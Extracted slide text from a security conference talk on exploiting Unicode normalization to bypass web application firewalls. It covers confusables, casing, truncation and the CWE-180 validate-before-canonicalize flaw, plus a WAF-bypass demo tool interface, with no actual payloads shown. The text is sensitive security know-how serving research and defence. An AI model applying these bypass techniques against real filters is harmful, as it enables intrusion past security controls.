



AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Lost In Translation: Exploiting Unicode Normalization

Ryan Barnett
Isabella Barnett


← **Ryan Barnett (BON3)**

5,650 posts



The Web Application Defender's Cookbook

Battling Hackers and Protecting Users



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Ryan Barnett (BON3)

@ryancbarnett Follows you

Web App Defender | Bug Hunter/Triager | Purple Team | Detection Engineering |

Author | Senior Threat Research Manager [@Akamai_research](#) | OWASP Project

Leader 

 webappdefender.blogspot.com  Joined April 2010

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modsecurity

Open Source Web Application Firewall



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86 posts



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@4ng3lhacker

George Mason Cyber Security Engineering Student | Databuoy Software
Engineering Intern | Bug Hunter

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Telephone Game





“Web” Telephone Game






l1ackerone






l1ackerone





CDN
Content Delivery Network

.....







l1ackerone






l1ackerone





l1ackerone







CWE-180: Incorrect Behavior Order: Validate Before Canonicalize



Agenda



-  **Decoding Errors**
-  **Truncation**
-  **Confusables**
-  **Casing**
-  **Combining Diacritics**

WAF BYPASS - UNICODE CONFUSABLES by 4ng3lhacker

Python3

INFO INPUTS INSPECT

INPUT test

SUBMIT



WAF

input test → Regex Replace → Url Encode → output

INPUT CODE RESULT OUTPUT HTML


WAF BYPASS

test GO

Wallpaper by Vecteezy

```
graph LR; input((input)) -- "test" -->|dashed| RegexReplace[Regex Replace]; RegexReplace -- "test" -->|dashed| UrlEncode[Url Encode]; UrlEncode -- "test" -->|dashed| output((output));
```

Internationalization (i18n)




UTF-8 Visualizer <https://sonarsource.github.io/utf8-visualizer/>



U+1F4BB

Unicode Codepoint




UTF-8 Visualizer <https://sonarsource.github.io/utf8-visualizer/>

